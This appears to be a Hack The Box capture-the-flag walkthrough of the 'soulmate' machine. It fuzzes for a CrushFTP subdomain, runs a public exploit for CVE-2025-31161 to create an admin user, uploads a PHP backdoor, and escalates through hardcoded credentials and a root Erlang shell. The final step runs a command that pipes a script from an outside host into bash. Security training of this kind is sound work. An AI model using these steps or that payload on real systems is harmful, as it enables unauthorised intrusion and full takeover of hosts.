

Reconnaissance
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 3e:ea:45:4b:c5:d1:6d:6f:e2:d4:d1:3b:0a:3d:a9:4f (ECDSA)
|_  256 64:cc:75:de:4a:e6:a5:b4:73:eb:3f:1b:cf:b4:e3:94 (ED25519)
80/tcp open  http    nginx 1.18.0 (Ubuntu)
|_http-title: Did not follow redirect to http://soulmate.htb/
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
The only interesting port here is 80 and since there’s a redirect to soulmate.htb I’ll add this to my /etc/hosts file before having a closer look.
Execution

The website at soulmate.htb is some kind of match making application. One can register and login but even though things like uploading profile pictures are possible, it looks like a dead end.
I then start to fuzz valid host headers with ffuf. It takes just a few seconds to get the first hit and I add ftp.soulmate.htb to my hosts file.
$ ffuf -u http://soulmate.htb \
       -H 'Host: FUZZ.soulmate.htb' \
       -w /usr/share/wordlists/seclists/Discovery/DNS/subdomains-top1million-110000.txt \
       -fs 154

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://soulmate.htb
 :: Wordlist         : FUZZ: /usr/share/wordlists/seclists/Discovery/DNS/subdomains-top1million-110000.txt
 :: Header           : Host: FUZZ.soulmate.htb
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
 :: Filter           : Response size: 154
________________________________________________

ftp                     [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 59ms]
On the ftp subdomain I’m greeted by a login prompt to CrushFTP. Inspecting the network traffic when loading the page reveals the version 11.W.657-2025_03_08_07_52 based parameters while requesting JavaScript. Searching for known vulnerabilities finds a few ones, among them is CVE-2025-31161 with exploit code available on GitHub.
After cloning the repository with the proof-of-concept, exploiting the application is straightforward and just requires running the script. This creates a new administrative user on the web UI and I can login.
$ python3 cve-2025-31161.py --target_host ftp.soulmate.htb \
                            --port 80 \
                            --new_user ryuki \
                            --password ryuki
[+] Preparing Payloads
  [-] Warming up the target
[+] Sending Account Create Request
  [!] User created successfully
[+] Exploit Complete you can now login with
   [*] Username: ryuki
   [*] Password: ryuki.

By navigating to Admin → User Manager I can see all users registered on the platform. ben apparently has access to the webProd folder that’s hosting PHP files. I decide to reset the password and login as ben.

In order to get access to the host system I upload a new PHP file containing a simple backdoor and try to access it via the browser. This works and I can execute commands remotely on the server. Running a reverse shell payload grants me a shell as www-data.
Privilege Escalation
Shell as ben
The list of running processes on the machine reveals an interesting entry. root is running some Erlang script and listening on localhost.
$ ps auxww
--- SNIP ---
root        1147  0.0  1.6 2252184 67492 ?       Ssl  Nov09   0:38 /usr/local/lib/erlang_login/start.escript -B -- -root /usr/local/lib/erlang -bindir /usr/local/lib/erlang/erts-15.2.5/bin -progname erl -- -home /root -- -noshell -boot no_dot_erlang -sname ssh_runner -run escript start -- -- -kernel inet_dist_use_interface {127,0,0,1} -- -extra /usr/local/lib/erlang_login/start.escript
--- SNIP ---
The script in /usr/local/lib/erlang_login/start.escript is readable and contains the credentials ben:HouseH0ldings998. I can use those to change the current user and collect the first flag.
#!/usr/bin/env escript
%%! -sname ssh_runner

main(_) ->
    application:start(asn1),
    application:start(crypto),
    application:start(public_key),
    application:start(ssh),

    io:format("Starting SSH daemon with logging...~n"),

    case ssh:daemon(2222, [
        {ip, {127,0,0,1}},
        {system_dir, "/etc/ssh"},

        {user_dir_fun, fun(User) ->
            Dir = filename:join("/home", User),
            io:format("Resolving user_dir for ~p: ~s/.ssh~n", [User, Dir]),
            filename:join(Dir, ".ssh")
        end},

        {connectfun, fun(User, PeerAddr, Method) ->
            io:format("Auth success for user: ~p from ~p via ~p~n",
                      [User, PeerAddr, Method]),
            true
        end},

        {failfun, fun(User, PeerAddr, Reason) ->
            io:format("Auth failed for user: ~p from ~p, reason: ~p~n",
                      [User, PeerAddr, Reason]),
            true
        end},

        {auth_methods, "publickey,password"},

        {user_passwords, [{"ben", "HouseH0ldings998"}]},
        {idle_time, infinity},
        {max_channels, 10},
        {max_sessions, 10},
        {parallel_login, true}
    ]) of
        {ok, _Pid} ->
            io:format("SSH daemon running on port 2222. Press Ctrl+C to exit.~n");
        {error, Reason} ->
            io:format("Failed to start SSH daemon: ~p~n", [Reason])
    end,

    receive
        stop -> ok
    end.
Shell as root
Connecting to the SSH service on port 2222 with ben’s credentials drops me into an Erlang shell. Listing all the loaded modules shows the os module is loaded and that can be used to issue system commands1. Since the server is running in the root context, I can use it to escalate my privileges and read the final flag.
$ ssh -p 2222 127.0.0.1
ben@127.0.0.1's password:
Eshell V15.2.5 (press Ctrl+G to abort, type help(). for help)
(ssh_runner@soulmate)1> m().
--- SNIP ---
os                    /usr/local/lib/erlang/lib/kernel-10.2.5/ebin/os.beam
--- SNIP ---
(ssh_runner@soulmate)1> os:cmd("curl http://10.10.10.10/shell.sh | bash")
Attack Path
flowchart TD

subgraph "Execution"
    A(Web Page) -->|vHost fuzzing| B("Find ftp subdomain
    with
    CrushFTP v11.W.657")
    B -->|CVE-2025-31161| C(Admin access to CrushFTP)
    C -->|Reset ben's password| D(Access as ben on CrushFTP)
    D -->|Upload PHP backdoor| E(Shell as www-data)
end

subgraph "Privilege Escalation"
    E -->|Check running processes| F(Erlang script run by root)
    F -->|Hardcoded credentials| G(Shell as ben)
    G -->|Erlang Shell on port 2222| H(Shell as root)
end